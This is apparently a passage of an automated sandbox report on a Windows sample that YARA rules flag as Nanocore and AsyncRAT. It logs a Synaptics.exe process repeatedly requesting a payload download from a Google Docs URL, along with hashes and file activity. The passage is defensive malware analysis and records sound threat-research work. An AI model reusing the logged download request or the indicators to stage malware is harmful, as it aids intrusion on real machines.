AxXrYi2j5Wwdpvid_dF8gzqeWxh1UK7pTsTjP_eApiv0c3T4yzPwYAKv1vSBfh3DOcMmuNNBAVV__pNTcD74huBhRy _r2KZ3mXhAA; expires=Thu, 28-Jul-2022 01:40:42 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:42 UTC	8	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:42 UTC	8	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49772	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	6	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:42 UTC	8	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-3MXOmncPcJvKr/WLBVs8Mw' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Date: Wed, 26 Jan 2022 01:40:42 GMT Expires: Wed, 26 Jan 2022 01:40:42 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=mjLYExoCbbzoBBUNtGENtY1M0qKSlrmcXoYIJs_CCALnZCIBOqRp-6QCq8BTRpdonT8b51 hpbQiifNkp-lDolBQYDmXkMflxAtOsGTOCzEEwcE_m_YCznKVQUDPJwzWP67jsK7TbGuvkjGhB4ailzcwX0QCU0QfL neZL1N-82lk; expires=Thu, 28-Jul-2022 01:40:42 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	9	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:42 UTC	9	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49774	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	9	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	10	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Content-Security-Policy: script-src 'nonce-ftrJSB7t2WqD3Wc0doJpzQ' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=tgTMfZ7NTv3R_IbrSihjBb2kk2KK_CmJAfjV8L7E1gj4Y4KyElEhEF7auzo5NNAF14Er8x mdQUjR1JrqDdruxUCOf144megLwLiTcIrUnMGZ3M5zqxV_TbzDZP_KcKlSmjUpwVMXYOVgPbfDy-mE52xpmx5XYc-g W0fNu7Lj6xE; expires=Thu, 28-Jul-2022 01:40:42 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	11	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	11	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49775	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:42 UTC	9	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	11	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Content-Security-Policy: script-src 'nonce-g3DFDAYiVjvuKejFhieIhA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=XWSM1KThS4sUsrpzKBe-UXkKfBYAOV_V-pBG4TKFtlwNETSmBsNYLPwdIwLP0C-cxljhic CjVhOhPmGHGngvqmlM2xSVvWyVCpJQp2pHYXPcOD30RrXp7d7_kmx8iB9z6zkwLZ1gA4C9LvCNMS4ZvE6vwxPFj2YL PWJWrLwBtuU; expires=Thu, 28-Jul-2022 01:40:42 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	12	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	13	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49777	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe


Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	13	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	14	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-nGVV6uaGbC+cgXeCHrTnSA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=VdtJ7dEWxYuwyj39zjdCltptsaZ6X41Pt1W2YzyShAKVYzCo0n_VAjG3Kn-q7l3N32RNwv 0zA2ey7csKpdnOYEPwRG8aljEu-tCTLhtS6O7TKkJJn4tmHfofq494iuEnE3vtL1knh7Pf5mhXt5w5tA2uLL2slaN9xSnjd-w54RM; expires=Thu, 28-Jul-2022 01:40:43 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	16	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	16	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49776	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 01:40:43 UTC	13	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-01-26 01:40:43 UTC	13	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-UDhg3Ol/vxNIFYfR64ajjw' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Date: Wed, 26 Jan 2022 01:40:43 GMT Expires: Wed, 26 Jan 2022 01:40:43 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=orlJ0NdqZKBuJgdBAEhrpiJB9dinWrdefjKHLXO8dDrwrs2Gl1KvH5O7_-hmsGmBPar5jE JIZpwkTCp2aADXUJ0v22jDK2OpqNdmc3PhtYeUGrfIsg6cJvKc8XJd9d_le0i0QmiTXebU0Dlow0IYxVePmxM_0xdn uzLXfA_AGj0; expires=Thu, 28-Jul-2022 01:40:43 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-26 01:40:43 UTC	14	IN	Data Raw: 38 64 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 3c 48 32 3e 45 72 72 6f 72 20 34 30 34 3c 2f 48 32 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 8d<HTML><HEAD><TITLE>Not Found</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Not Found</H1><H2>Error 404</H2></BODY></HTML>
2022-01-26 01:40:43 UTC	14	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



System Behavior

Analysis Process: y8kdmHi6x3.exe PID: **5268**, Parent PID: **3428**

General

Target ID:	0
Start time:	02:39:38
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\y8kdmHi6x3.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\y8kdmHi6x3.exe"
Imagebase:	0x5b0000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000000.00000002.326093400.0000000003A99000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000000.00000002.326093400.0000000003A99000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.330915609.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.330915609.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000000.00000002.330915609.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000000.00000002.330915609.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.330915609.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E90CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E90CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\y8kdmHi6x3.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EC1C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\y8kdmHi6x3.exe.log	0	1299	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6EC1C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E8E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C401B4F	ReadFile

Analysis Process: y8kdmHi6x3.exe PID: **4844**, Parent PID: **5268**

General

Target ID:	4
Start time:	02:39:47
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\y8kdmHi6x3.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\y8kdmHi6x3.exe
Imagebase:	0xbc0000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.317412867.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.314658286.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.313768043.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000002.329204353.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.312421482.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000000.317487314.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000000.317487314.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000000.317487314.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.317487314.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000000.317487314.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.310332438.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.329527934.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.329527934.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000002.329527934.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000002.329527934.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.329527934.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000000.316599175.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000000.316599175.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000000.316599175.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.316599175.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000000.316599175.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.313014699.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000004.00000000.316511430.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
